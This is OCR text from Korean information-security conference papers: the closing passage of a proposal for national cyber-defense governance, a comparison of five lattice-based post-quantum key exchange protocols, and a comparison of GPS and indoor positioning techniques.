국가 및 국방 사이버보안 거버넌스가 부재한 상황에서 이러한 조직적인 노력을 기대하기는 어렵다. 특히 우리나라는 국제법적으로 정전상태이며 하시라도 다양한 수단으로 공격을 감행하고 또 하려는 적을 마주하고 있는 국가이다. 그럼에도 불구하고 새롭게 등장한 위협요소와 그 침해활동에 대하여 국가적 차원에서 어떻게 대응할 것인가를 심도 있게 논의하지 못하는 것은 국가의 헌법적 직무[13]에 대한 유기라고 할 것이다.

국가 및 국방 사이버보안 거버넌스를 구축하기 위한 법적 근거는 통합방위법[14]이다. 이 법의 목적은 '국가 총력전의 개념을 바탕으로 국가방위요소를 통합·운용하기 위한 통합방위대책을 수립·시행하기 위해' 제정된 법이기 때문이다. 또한 국가사이버안전관리규정[15]은 국가사이버안전에 관한 조직체계 및 운영에 대한 사항을 규정하고 있다. 그러나 이 법에 의하면 국가적인 사이버 상황에 대한 대응은 국가정보원장이 책임지고 임무를 수행하도록 되어있으며, 18조의 안전성 확인 등에 대한 특례 조항에 의거 국방분야의 사이버안전에 대해서는 국방부장관이 업무를 수행하도록 규정하였다. 여기에는 사이버상황을 평시에 국가정보통신망에 발생한 일회성의 상황으로 볼 것인가와 국가총력전이 필요한 상황으로 볼 것인가에 대한 간극이 존재한다.

사이버보안의 침해라는 새로운 범국가적인 위협에 대응하기 위해서 NSC, 국방부, 국정원, 미래부가 사이버 인력을 지원하여 우선 국가사이버보안 거버넌스를 신설하여야 한다. 국가사이버 거버넌스의 최정점에서는 국가급 지침을 개발하고 방향을 설정하며 국가적 대응에 대하여 최종적으로 책임을 질 수 있어야 한다.

국가 사이버 대응조직은 국방부 사이버사령부와 각 정부기관에 속한 사이버 인력과 민간기업에 있는 보안조직을 포함한 사이버 조직을 통합하여 구성하여야 한다. 정부기관과 민간에 속한 인력은 사이버 예비군으로 편성하여 사이버 통합방위사태 선포 시 단계적으로 증원되어 대응하는 체제를 구축해야 한다. 이들은 평시 사이버 적 상황에 대한 정보공유와 합동훈련을 통해 즉응대응력을 유지하게 된다.

VI.결론

사이버공간은 새로운 전장공간이며 이 새로운 전장공간에서는 특화된 새로운 인력이 전장을 담당하여야 한다. 기존의 지・해・공 전장에서 임무를 수행하던 인력은 새로운 전장공간에서 새로운 작전개념을 바탕으로 활동할 수 없다. 사이버공간에서 활동할 인력은 IT, 컴퓨터, 네트워크, NCW 등에 대한 이해가 있어야 할 뿐 아니라 실제 운용능력을 구비하여야 한다. 사이버공간에서는 사이버군이 필요하며 그 거버넌스에도 사이버 인력이 배치되어야 한다.

국가 및 국방 사이버보안 거버넌스는 통합방위법을 근간으로 최상위 조직을 설립하고 사이버사령부를 기반으로 국방부에서 정부기관 및 민간기업의 사이버 역량을 통합하며 국가 및 국방 사이버보안 능력을 조직화 해내야 한다.

국가 및 국방 사이버보안 거버넌스가 구축된 후에는 사이버 위협을 탐지하여 징후를 식별하고 우군에게 경보 및 경고하며, 적시적인 결심으로 타격에 이르는 일련의 절차를 통해 국가적인 대응체제를 구축해야 한다.

이를 통해 우리나라는 사이버 대응역량을 확보하게 될 것이고 안전한 대한민국을 만들게 될 것이다.

[참고문헌]

[1] 이동범·곽진,(2014). “미국정부의 사이버공격에 대한 보안전략”「정보보호학회지」, 제24호. 서울: 정보보호학회

[2] 김경곤,(2017). “해킹기법 변화”「고려대학교 정보보호대학원 사이보보안 강의자료」.

[3] 대한민국 국방부(2016),『주요국 군 사이버 전력 비교표』, 서울

[4] [5] 김경곤,(2017) 앞의 자료.

[6] 이용석, 권헌영, 황석중 (2017). 독일 연방 사이버군 창설 계획과 한국군 적용방향. 국방정책연구. 33(1). 203-244.

[7] Bundesministerium der Verteidigung. (2011), Verteidigungspolitische Richtlinien(국방정책 가이드라인). 베를린.

[8] Bundesministerium der Verteidigung. (2015), Bundesministerin, Tagesbefehl vom 17.9.2015 참조

[9] 이용석, 권헌영, 황석중 (2017). 독일 연방 사이버군 창설 계획과 한국군 적용방향. 국방정책연구. 33(1). 218쪽.

[10] Bundesministerium der Verteidigung, Bundesministerin,(2015) Strategische Leitlinie Cyber- Verteidigung im Geschäftsbereich BMVg vom 16.04.2015.

[11] 이용석, 권헌영, 황석중 (2017). 독일 연방 사이버군 창설 계획과 한국군 적용방향. 국방정책연구. 33(1). 232쪽.

[12] 합동교범 3-8(2016), 합동화력운용, 2-1쪽, 군의 합동화력운용 체계는 표적을 획득하고, 타격하며, 이를 위한 지휘통신체계로 구성된다. 그러나 사이버 상황에서는 담지-타격-결심의 순서로 이루어지는 것이 타당하다고 본다.

[13] 헌법 제00010호(1988. 2.25), 대한민국헌법

[14] 법률 제14184호(2016. 5.29), 통합방위법

[15] 대통령훈령 제316호(2013. 9. 2) 국가사이버안전관리규정

래티스 기반 키 교환 프로토콜의 비교1)

안형철* 최락용** 이지은** 김광조*,**

*카이스트 정보보호대학원/ **전산학부

Comparison of Lattice-based Key Exchange Protocols

Hyeongcheol An* Rakyong Choi** Jeeun Lee** Kwangjo Kim*,**

*Graduate School of Information Security/ *School of Computing, KAIST.

요 약

래티스 기반 키 교환 프로토콜은 양자컴퓨터의 공격에도 안전한 포스트 양자 암호(Post Quantum Cryptography, PQC)이며, 최근 각광받고 있는 분야이다. 기존에 사용하고 있는 DH방식의 키 교환 프로토콜은 양자컴퓨터의 공격에 의해 쉽게 해독되기 때문에 래티스 기반 키 교환 프로토콜의 필요성이 제기되고 있다. 그 중, 총 5 가지의 DXL, BCNS, NewHope, Frodo 키 교환 프로토콜, 그리고 ZZD+ 인증 키 교환 프로토콜에 대하여 분석하였다. 이에, 본 논문에서는 키 교환 프로토콜을 구현 효율성, 기반 문제, 샘플링 과정에서 쓰는 확률분포, 디지털 컴퓨터와 양자 컴퓨터에 대한 보안도 측면에서 비교하였다.

I. 서론

기존 키 교환(Key Exchange, KE) 프로토콜 및 인증 키 교환(Authenticated Key Exchange, AKE) 프로토콜은 이산 대수 문제, 소인수 분해 문제의 어려움에 기반하기 때문에 Shor 알고리즘[1]에 따라 양자컴퓨터의 공격에 깨지게 된다. 따라서 양자컴퓨터의 공격에도 안전한 KE가 필요하다. 포스트 양자 암호(Post-Quantum Cryptography)의 필요성이 제기되고 있으며, 그 중 하나로 래티스(Lattice) 기반 KE 프로토콜이 알려져 있다. 또한 인증과정이 추가된 AKE 프로토콜은 기존의 KE 프로토콜에 비하여 상호간의 인증 정보를 교환하여 중간자 공격(Man-in-the-Middle Attack)에 안전하다.

본 논문에서 분석한 래티스 기반 KE 및 AKE 프로토콜은 총 5 가지로 DXL[2], BCNS[3], NewHope[4], Frodo[5], ZZD+[6]이다. 위의 프로토콜에 대하여 소개하고 각각의 프로토콜을 기반 문제, 실행시간, 데이터 전송량, 샘플링 알고리즘에 대하여 비교한다.

1.1 논문의 구성

본 논문의 구성은 다음과 같다. Ⅱ장에서 KE와 AKE 프로토콜에 대하여 간략히 설명한다. 이후 Ⅲ장은 5 가지의 래티스 기반 KE 및 AKE 프로토콜 대하여 소개하고, Ⅳ장에서는 앞서 설명한 프로토콜에 대하여 기반 문제, 실행시간, 데이터 전송량, 샘플링 알고리즘, 디지털컴퓨터와 양자컴퓨터에 대한 보안도에 대하여 비교하고 표로 정리하였다. 마지막으로 Ⅴ장에서는 향후 래티스 기반 키 교환 프로토콜을 활용한 연구과제에 대하여 논의하고 결론을 내린다.

1) 이 논문은 2017년도 정부(미래창조과학부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임 (No. NRF-2015R1A2A2A01006812).

[표 1]. 래티스 기반 키 교환 프로토콜의 파라미터 비교

항목	DXL	BCNS	NewHope	Frodo	ZZD+
n	1024	1024	1024	752	1024 or 2048
q	$2^{32}-1$	$2^{32}-1$	12289	2^{15}	$2^{45}\sim 2^{50}$
λ	128	86	229	144	75-230

n: 행렬 및 벡터의 차원, q: modulus value, λ: 보안변수

II. 배경지식

2.1 키 교환 프로토콜

KE는 공개된 채널에서 공통의 비밀 키를 공유할 수 있는 방법으로 DH(Diffie-Hellman)[7] KE 프로토콜이 널리 알려져 있다. 그러나 인증 과정이 없으면 중간자 공격에 취약하기 때문에 AKE 프로토콜이 필요하다.

2.2 인증 키 교환 프로토콜

앞서 설명한 일반적인 KE와 달리 AKE는 상호 간의 인증과정이 추가되어 중간자 공격에 안전한 프로토콜이다. 일반적으로 AKE를 달성하기 위하여 KE 프로토콜에서 해시함수나 공개키 암호화를 활용하여 인증 과정을 추가한다.

III. 키 교환 프로토콜

이번 장에서는 총 5 가지의 래티스 기반 KE 및 AKE에 대하여 설명한다. 각 프로토콜의 파라미터 크기는 [표 1]에 정리하였다.

3.1 DXL

DXL은 Ding 등이 2012년에 발표한 프로토콜로 래티스 기반 KE 프로토콜 중에서 가장 먼저 발표되었다. 이후 이 프로토콜은 Peikert[8]에 의해 발전되었다. Ring-LWE 기반 문제로 설계되어 효율성이 증가하였다. 그러나 실제 구현은 이루어지지 않았다는 단점이 있다. 또한 파라미터 크기가 $q=2^{32}-1$로 크기 때문에 Ring-LWE를 사용했음에도 LWE문제를 사용한 프로토콜에 비하여 효율성이 크게 증가하지는 않는다.

3.2 BCNS

Bos 등에 의해 2015년 발표된 프로토콜로 DXL 프로토콜을 실제 최적화 하여 구현하였다. 이 프로토콜에서 사용하는 이산 가우시안 분포는 타이밍 공격(Timing Attack)[9]에 취약하다. 또한 CPU의 캐시 메모리를 활용한 캐시 공격(Cache Attack)[10]의 가능성이 있다. 그러나 래티스 기반 KE에서 OpenSSL[11]에 추가되어 상용화를 시도하였고, TLS/SSL 프로토콜에서 추가하여 사용하고 있다.

3.3 NewHope

NewHope 프로토콜은 Alkim 등에 의해 BCNS 프로토콜의 단점을 보완하여 설계 및 구현하였다. BCNS 프로토콜은 파라미터 중 $q=2^{32}-1$로 다른 KE 프로토콜에 비하여 크기 때문에 안전하지 않으며 효율성이 떨어진다. 그러나 NewHope에서는 $q=12289<2^{14}$까지 줄여서 취약점을 보완하였고, 효율성이 증가하였다. 또한 NTT(Number Theoretic Transform) 연산에서 Intel CPU에서 지원하는 AVX2(Advanced Vector Extensions)을 사용하기 때문에 프로토콜의 속도가 증가하였다.

현재 Google Chrome Canary 브라우저[12]와 서버 간의 통신과정에서 KE 프로토콜로 NewHope을 사용하고 있다는 것이 특징이다. 앞서 설명한 BCNS의 에러 샘플링 알고리즘을 이산 가우시안 분포에서 이항분포로 바꾸어 타이밍 공격에 대하여 안전하다.

표 2. 래티스 기반 키 교환 프로토콜 비교

항목	DXL	BCNS	NewHope	Frodo	ZZD+
발표년도	2012	2015	2015	2016	2015
프로토콜	KE	KE	KE	KE	AKE
기반 문제	LWE/ Ring-LWE	Ring-LWE	Ring-LWE	LWE	Ring-LWE
실행시간(ms)	-	2.8	0.3	2.6	37.8-119.5
데이터 전송량(KB)	-	8	4	23	12-25
에러 샘플링	이산 가우시안 분포	이산 가우시안 분포	이항 분포	연속 가우시안 분포	이산 가우시안 분포
종래 보안도(bit)	128	86	229	144	75-230
양자 보안도(bit)	-	78	206	130	-
증명방법(ROM[1])	X	X	X	X	O

1) ROM(Random Oracle Model)

3.4 Frodo

Frodo 프로토콜은 Bos 등이 설계하고 구현한 프로토콜로 Ring-LWE 문제를 사용한 NewHope의 위험성을 가정하고, LWE 문제를 기반으로 하는 것이 가장 큰 특징이다. 파라미터의 크기는 $n=752$이며, $q=2^{15}$이다. Ring-LWE 문제를 기반으로 설계한 BCNS 프로토콜과 비교하여 실행시간의 차이가 크게 나지 않는 것은 $q=2^{15}<2^{32}-1$로 파라미터의 크기가 크게 줄었기 때문에 LWE 문제를 기반으로 했음에도 불구하고 오히려 HTTP 환경[5]에서는 더 빠른 것을 알 수 있다.

3.5 ZZD+

앞서 설명한 KE 프로토콜들과 ZZD+ 프로토콜의 가장 큰 차이는 인증과정이 있다는 것이다. 이전의 KE 프로토콜은 파라미터의 크기가 고정되어 있지만, 파라미터의 크기가 가변적으로 설정할 수 있다. n의 크기를 1024-bit와 2048-bit로 설정하여 각각의 파라미터 크기에 대하여 보안도를 가변적으로 조절할 수 있다.

인증과정에서는 공격자가 세션 키를 바꿀 수 없는 HMQV[13] 프로토콜을 사용하였다. 해시함수를 추가한 방법으로 효율성이 증가하였다.

IV. 키 교환 프로토콜 비교

이번 장에서는 기반문제, 실행시간, 데이터 전송량, 에러 샘플링, 그리고 보안도를 중심으로 각 프로토콜을 비교한다. 각 프로토콜의 비교는 [표 2]에 정리하였다. 실험은 Intel CPU 3.4GHz에서 실행시간을 측정하였다.

4.1 기반 문제

앞서 설명한 5 종류의 프로토콜은 래티스 기반 문제로 설계되었으며, Frodo는 LWE 문제를 사용하여 설계하였으며, DXL, BCNS, NewHope, ZZD+ 프로토콜은 Ring-LWE를 사용하였다. LWE 문제는 행렬 A와 벡터 $b=As+e$가 주어졌을 임의의 쌍 (A,b')을 구분하는 문제이고, Ring-LWE 문제는 다항식 쌍 $\{a_i, b_i=a_i \bullet s+e_i\}_{i=1}^{m}$가 주어졌을 때, 임의의 쌍 $\{a_i, b_i'\}_{i=1}^{m}$을 구분하는 문제이다. LWE 기반 문제보다 Ring-LWE 기반 문제가 구현 효율성이 증가하고, 파라미터의 크기가 작아지기 때문에 프로토콜 과정의 고속화에 기여할 수 있다는 장점이 있다.

4.2 실행시간

비교한 5 가지의 프로토콜 중 가장 빠른 프로토콜은 NewHope이며 약 0.3ms의 실행시간이 걸린다는 것을 확인할 수 있다. 이는 기반문제가 Ring-LWE를 사용하여 프로토콜 과정의 고속화에 기여한 것으로 분석할 수 있다. 또한 LWE 문제를 사용한 Frodo의 경우 2.6ms가 걸렸고, 이것은 BCNS의 2.8ms와 비슷한 실행시간을 가진다는 것을 알 수 있다.

4.3 데이터 전송량

데이터 전송량에서는 NewHope 프로토콜이 4KB로 5 가지의 프로토콜 중 가장 적은 양을 사용한다. 반면에 Frodo는 대략 6배의 23KB의 데이터를 전송한다. 이것은 앞서 설명한 기반문제의 차이로 분석할 수 있다. LWE 문제를 사용하면 데이터의 전송량이 커진다는 단점이 존재한다. NewHope 프로토콜의 경우 Ring-LWE를 사용하였지만, Frodo는 LWE 문제를 사용하여 데이터 전송량에서 단점을 가지고 있다. BCNS는 약 8KB의 데이터가 전송되며 Frodo 보다 적은 것을 알 수 있다. ZZD+는 다른 프로토콜과는 달리 인증과정이 추가되어 최대 25KB의 데이터가 전송된 다는 것을 확인할 수 있다.

4.4 에러 샘플링

DXL, BCNS, ZZD+ 프로토콜은 이산 가우시안 분포(Discrete Gaussian Distribution)을 에러 샘플링 알고리즘으로 사용하였다. 반면에 NewHope 프로토콜은 이항 분포(Binomial Distribution)을 사용하였고, Frodo 프로토콜은 Rounded 연속 가우시안(Rounded Continuous Gaussian Distribution) 분포를 사용하였다.

4.5 보안도(Security Level)

5 가지의 KE 및 AKE 프로토콜은 래티스 기반의 프로토콜로 양자컴퓨터의 공격에 안전하다. 따라서 디지털 컴퓨터의 보안도와 양자 컴퓨터의 보안도로 구분된다. DH KE 프로토콜의 경우 1024-bit의 파라미터를 사용하면 80-bit의 보안도를 가진다. 기존 디지털 컴퓨터에서 5 가지의 KE 및 AKE 프로토콜의 보안도는 86-bit에서 230-bit까지 나타나 있다. 따라서 분석한 프로토콜 모두 실제 환경에서 안전성에 문제없이 사용할 수 있다는 것을 알 수 있다.

양자 보안도의 경우 공격 모델이 현재 사용하고 있는 디지털 컴퓨터가 아닌 양자컴퓨터를 활용한 공격에서의 안전성을 뜻한다. DXL과 ZZD+ 프로토콜의 양자 보안도는 공개되지 않았고, NewHope 프로토콜이 206-bit인 것을 확인할 수 있다. 이것은 양자컴퓨터가 상용화되어도 KE 프로토콜의 안전성을 보장한다고 할 수 있다.

V. 결론 및 향후 연구

본 논문에서는 래티스 기반 KE 및 AKE 프로토콜인 DXL, BCNS, NewHope, Frodo, ZZD+ 프로토콜에 대하여 특징 및 구현 효율성 측면에서 비교 분석하고 분류하였다.

앞서 분석한 프로토콜은 모두 양자간에 사용할 수 있으며, 다자간(Multi-Party)에는 사용할 수 없다. 따라서 향후 래티스 기반 AKE 프로토콜을 다자간 통신 환경에서 사용할 수 있도록 확장하는 연구를 진행할 예정이다. 또한 구현 효율성 측면에서 AKE 프로토콜의 실행시간 및 데이터 전송량을 KE 프로토콜 정도로 줄이는 연구도 병행하여 진행할 것이다. 래티스 기반 KE 및 AKE 프로토콜은 양자컴퓨터의 공격에도 안전하지만 실제 QROM(Quantum Random Oracle Model)에서 증명을 하지 않았다. QROM은 임의의 질의에 대한 응답을 가진 가상 암호학적 기능을 모델링한 것이다. 특히 해시 함수를 이용한 프로토콜의 증명 가능한 안전성 분석에 널리 사용된다. 따라서 QROM에서 증명을 통하여 실제 이론적으로 양자컴퓨터의 공격에 안전한지 확인할 것이다.

[참고문헌]

[1] P. W. Shor, “Algorithms for Quantum Computation: Discrete Logarithms and Factoring,” in Proceedings of the Foundations of Computer Science, 35th Annual Symposium on IEEE, 1994, pp. 124-134.

[2] J. Ding, X. Xie, and X. Lin. “A simple provably secure key exchange scheme based on the learning with errors problem.” IACR Cryptology ePrint Archive, Report 2012/688. 2012.

[3] J. W. Bos, C. Costello, M. Naehrig, and D. Stebila. “Post-quantum key exchange for the TLS protocol from the ring learning with errors problem.” Security and Privacy (S&P), 2015 IEEE Symposium on. IEEE, pp.553-570. 2015.

[4] E. Alkim, L. Ducas, T. Pöppelmann, and P. Schwabe. “Post-quantum key exchange - a new hope.” Cryptology ePrint Archive, Report 2015/1092, 2015.

[5] J. W. Bos, C. Costello, L. Ducas, I. Mironov, M. Naehrig, and V. Nikolaenko. “Frodo: Take off the ring! Practical, quantum-secure key exchange from LWE.” In Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, pp. 1006-1018. 2016.

[6] J. Zhang, Z. Zhang, J. Ding, M. Snook, and Ö Dagdelen. “Authenticated key exchange from ideal lattices. ”Annual International Conference on the Theory and Applications of Cryptographic Techniques, EUROCRYPT 2015, pp.719-751. 2015.

[7] W. Diffie and M. Hellman. “New directions in cryptography.” IEEE Transactions on Information Theory 22.6, pp. 644-654. 1976.

[8] C. Peikert. "Lattice cryptography for the Internet." International Workshop on Post-Quantum Cryptography, pp. 197-219. 2014.

[9] J. W. Bos, C. Costello, M. Naehrig, and D. Stebila. “Post-quantum key exchange for the TLS protocol from the ring learning with errors problem.” Security and Privacy (S&P), 2015 IEEE Symposium on. IEEE, pp.553-570. 2015.

[10] D. Osvik, A. Shamir, and E. Tromer, “Cache attacks and countermeasures: The case of AES”, In David Pointcheval, editor, CT-RSA 2006, pp.1 - 20, 2006.

[11] OpenSSL, https://www.openssl.org/

[12] Google Canary, https://www.google.co.kr /chrome/ browser/canary.html

[13] H. Krawczyk, “HMQV: A high - performance secure Diffie-Hellman protocol”, In Annual International Cryptology Conference, CRYPTO 2005, pp.546-566, 2005.

위치 기반 기술의 분석 및 비교

이현구*, 신지선*
*세종대학교 정보보호학과

Comparison and Analysis of Positioning System

Hyungu Lee*, Ji Sun Shin*
*Department of Computer and Information Security, Sejong University.

요 약

위치기반 기술을 활용한 분야가 주목을 받으며 최근 그 활용도가 점점 더 다양한 분야로 확대되고 있다. 위치기반 기술은 실내외로 활용될 수 있는 기술들이 다르며 그에 따른 장단점과 특징, 제약 등이 분명한 가운데 이를 활용하여 새로운 방법을 찾고 보완하는 등 다양한 연구가 진행되고 있다.

본 논문에서는 현재 사용되고 있는 위치기반 기술들 실외와 실내로 구분하여 원리와 개념을 살펴본다. 또한 각각의 기술들의 장단점 및 차이점을 비교하여 살펴본다.

I. 서론

최근 외국 한 게임사의 위치기반 게임이 전 세계적으로 널리 퍼지며 큰 주목을 받았다[14].

현재 위치기반 기술은 앞서 말한 특정 게임 분야, 내비게이션, 소셜 커머스(Social commerce) 등에서 활용 되고 있지만, 사용이 실외에 제약되는 등의 기술적 한계가 있다. 하지만 위치기반이 가진 이점과 전망을 고려하여 많은 활용 제안과 끊임없는 시도가 계속되고 있다. 모바일에서의 위치기반을 이용한 사용자 인증[17] 혹은 잠금 기능[16], 기업 등의 높은 보안이 요구되는 곳에서의 접근 제한을 위한 인증 수단[15], 실내의 지도 구축과 내비게이션을 제공하는 서비스[13]와 같은 기술들이 연구되며 개발 되어 왔다.

본 논문에서는 현재 실외 측정 방식과 실내 측정 방법으로 사용 가능한 방식들을 살펴보고 장단점들을 비교하였다. 2장에서 대표적인 실외 위치 측정 방법인 GPS의 개념과 원리에 대하여 소개하고, 3장에선 실내 위치 측정 방법으로 제안되는 개념들에 대해 각각 살펴보고, 마지막으로 각각의 방법들을 비교한다.

II. GPS

GPS는 Global Positioning System의 줄임 말로, 위성을 이용하여 사용자의 위치를 계산하는 시스템이다[1]. GPS는 위치를 알고자 하는 기기에 신호를 보내고 해당 지점까지의 소요시간을 이용하여 거리관계 식을 계산하는 원리이다. 위성의 좌표 값은 알려져 있기 때문에, 관측하고자 하는 기기의 3차원 좌표, 즉 위도와 경도, 높이가 구해야 하는 변수로 남는다. 이 3개의 변수를 구하기 위해 이론적으론 3개 이상의 위성이 필요하지만 GPS의 기준시간과 측정기기의 기준시간의 오차 또한 변수로 남으므로 아래의 그림 1과 같이 최소 4개의 위성이 있어야




그림 1. GPS 측정 원리. (X_i, Y_i, Z_i)는 위성 i의 좌표이다. $(i = 1, \cdots, 4)$

정확한 측정이 가능하다[11].

$$C(\Delta t_1 + \epsilon) = \sqrt{(x_0 - X_1)^2 + (y_0 - Y_1)^2 + (z_0 - Z_1)^2} \quad (1)$$

$$C(\Delta t_2 + \epsilon) = \sqrt{(x_0 - X_2)^2 + (y_0 - Y_2)^2 + (z_0 - Z_2)^2} \quad (2)$$

$$C(\Delta t_3 + \epsilon) = \sqrt{(x_0 - X_3)^2 + (y_0 - Y_3)^2 + (z_0 - Z_3)^2} \quad (3)$$

$$C(\Delta t_4 + \epsilon) = \sqrt{(x_0 - X_4)^2 + (y_0 - Y_4)^2 + (z_0 - Z_4)^2} \quad (4)$$

위의 수식들 (1)—(4)에서 구하고자 미지수는 (x_0, y_0, z_0)와 ϵ이다. (x_0, y_0, z_0)는 그림 1에서 보듯이 GPS 수신 지점의 좌표 값, 즉 위도, 경도, 높이 값이다[12]. Δt_i는 위성 i가 GPS 수신 지점으로부터 받은 신호 시각과 신호를 보낸 시각의 차이며 ϵ는 이러한 차이에 대한 시각 보정 값을 나타낸다. 각 위성의 좌표 값 (X_i, Y_i, Z_i)과 전파속도 C값, 위성과 GPS기기의 시간 차 Δt_i는 측정되는 값이기 때문에 최종 적으로 (x_0, y_0, z_0)와 시간 보정 값 ϵ가 구해야할 변수로 남게 되고, 앞서 언급했듯 최소 4개의 위성을 필요로 하게 된다.

III. 실내 측정 방식

실내에서는 위성신호 수신율이 저하되기 때문에, 실내 위치측정에는 GPS가 적합하지 않다. 따라서 실내 위치를 측정하기에 적합한 WLAN을 사용하고, 그 중 가장 범용적인 Wi-Fi 혹은 Bluetooth 등을 사용하는 방법이 있다. 실내 측정 방식은 접근 방법에 따라 크게 3가지로 나눌 수 있다.

3.1. 삼각측량법 (Triangulation)

삼각측량법은 특정 두 지점 간의 거리와 측정하고자 하는 지점과의 각도를 안다면 측정하고자하는 지점의 좌표를 알 수 있는 방법이다[9]. 삼각측량법에는 AOA(Angle of Arrival), TOA(Time of Arrival), TDOA(Time Difference of Arrival)이 있고 모두 3개 이상의 기지국을 요구한다.

AOA는 위치를 측정하고자 하는 기기가 주변 기지국이 주기적으로 전송하는 신호의 수신시간을 이용하여 방위각을 구하고, 이를 통해 삼각측량법으로 위치를 추정하는 방법이다.

TOA는 위치를 측정하고자 하는 기기로부터의 신호를 주변 기지국에서 수신하여 전달 시간을 측정하고 위치를 추정한다. 도착시간을 통한 거리 계산은 수식 (5)을 이용한다[7].

$$l_x = v_s \times (t_p - \sum_{i=1}^{n} d_i) \quad (5)$$

여기서 v_s는 소리 속도를 나타내고 t_p는 수신 신호가 피크 신호까지 도달하기까지의 시간, d_i는 기지국 i의 처리 지연시간, l_u는 측정 기기와 기지국 사이의 거리를 의미한다. 측정 기기의 위치 좌표 (x, y, z)는 기지국들의 좌표 (a, b, 0)를 토대로 수식 (6) 을 통해 알아낼 수 있다[7].

$$l^2 = (a - x)^2 + (b - y)^2 + z^2 \quad (6)$$

TDOA는 TOA와 다르게 전달 시간의 차를 측정하고 위치를 추정하는 방식이다. 3개 이상의 기지국이 있다면, 측정 기기의 위치로부터 가장 가까운 기지국과 그 외의 기지국과의 신호 전달 시간의 차를 이용하여 다음과 같은 수식 (7)을 이용하여 위치를 계산할 수 있다[7].

$$l_{ij} = \sqrt{(X_i - X_x)^2 + (Y_i - Y_x)^2} - \sqrt{(X_j - X_x)^2 + (Y_j - Y_x)^2} \quad (7)$$

표 1. 실외와 실내의 위치 측정 방식 간의 비교

	실외	실내				
	GPS	삼각측량			RSSI	FingerPrinting
		AOA	TOA	DTOA		
측정 조건	위성4	기지국 3			AP 다수	AP 다수
정확도	높음	조건부 높음			낮음	높음
장점	정확도	쉬운 구현성			쉬운 구현성	정확도, 효율성
단점	-실내 불가 -높은 가격 -높은 전력	-다중 경로로 발생되는 오차			-환경에 따른 불안정성	-두 단계 간의 오차 -AP 이동시 데이터 재 수집
추가 요구 사항		방향 빔과 빔폭으로 인한 오차를 줄이는 방식	시간 동기화 (송수신 측)	시간 동기화 (기지국 간의)		서버

l_{ij}는 두 기지국 사이의 거리를 의미하고, (X_i, Y_i)와 (X_j, Y_j)는 각각 기지국 i와 j의 좌표, (X_x, Y_y)는 위치를 측정하려는 기기 x의 좌표이다.

3.2. RSSI (Received Signal Strength Indication)

RSSI는 Received Signal Strength Indication을 의미하는 것으로 무선 네트워크 환경에서 위치를 측정하고자 하는 기기와 AP(Access Point) 간의 신호 세기를 측정하여 거리를 추정하는 방식이다[3]. 기기와 AP 간의 RSSI 값과 거리의 관계는 다음과 같은 Friis 자유 공간 전송 손실 공식 (8) 을 통해 나타낼 수 있다[5, 10].

$$P_r = P_t \times G_t \times G_r \times (\frac{\lambda}{4 \times \pi \times d})^2 \quad (8)$$

여기서 P_r은 기기가 AP로부터 수신할 때의 RSSI, P_t는 AP의 송신 전력, G_t는 AP의 절대이득, G_r는 기기의 절대이득, λ는 파장(signal wavelength), d는 기기와 AP 간의 거리를 의미한다.

앞서 나온 Friis 공식은 2차원 공간, 즉 높이를 고려하지 않은 상황이다. 더불어 장애물과 신호세기의 손실계수 등을 고려하여야 하므로 RSSI는 다시 다음과 같은 수식 (9)을 통해 거리를 환산될 수 있다[4].

$$d = A + \sqrt{(\frac{\lambda \times \sqrt{10^{-\frac{Pr - Pt - Gr - Gt}{20}}}}{4 \times \pi})^2 + h^2} \quad (9)$$

여기서 추가로 A는 시간대에 의한 신호 손실계수를 나타내며, h는 기기와 AP 간의 높이의 차를 가리킨다. 이 둘의 값은 시스템의 설정 값에 따른다.

3.3. FingerPrinting

FingerPrinting 방식은 실내의 AP를 활용하여 미리 참조 장소들로부터 RSS(Received Signal Strength)를 수집하여 측정 시 비교하여 추정하는 방식이다[6].

FingerPrinting 방식은 오프라인과 온라인, 두 단계로 나뉜다[8]. 오프라인 단계는 위의 그림 2와 같이 주변 AP_i를 활용하여 L_{ii}과 같은 각 참조 장소들에서 RSS를 측정하고 평균값을




그림 2. FingerPrinting 방식

($RSS_1, RSS_2, RSS_3, RSS_4$) 형태로 저장하는 단계이다. 예를 들어 AP_1에 인접한 L_{00}에선 (-15, -80, -40, -50)과 같은 값을 가질 수 있다. 이런 식으로 map이 갖추어진 후, 온라인 단계에서 측정하고자 하는 기기의 위치를 L_{ii}에 저장된 RSS 값과 실시간으로 비교하여 가장 유사한 값을 가진 참조 장소를 찾아 위치를 추정한다. 위의 그림에선 측정하고자하는 위치와 가장 인접한, 값이 가장 유사한 L_{14}로 위치가 도출 될 것이다.

4. 실내외 측정 방안 비교

앞서 실외 측정 방법인 GPS와 실내 측정 방법들을 살펴보았다. 표 1은 살펴본 방법들에 대한 장점과 단점, 정확도와 조건들을 간단하게 정리하여 비교하였다.

5. 결론

본 논문에서는 실내외에서 사용되는 위치기반 기술들에 대한 기본 개념과 원리에 대해 알아보고 비교해보았다. 현재 다양한 분야에서 각각의 위치기반 기술이 활용되고 있지만 아직 발전이 필요한 부분도 많아 더 다양한 활용에 제약이 많은 상태이다. 많은 제약과 단점에도, 위치기반 기술은 향후 적용될 수 있는 보다 다양하고 안정적인 보안, 인증, 서비스 등의 활용면에서 기대되는 부분이 더 많으며, 동시에 많은 과제를 남긴다.

Acknowledgments

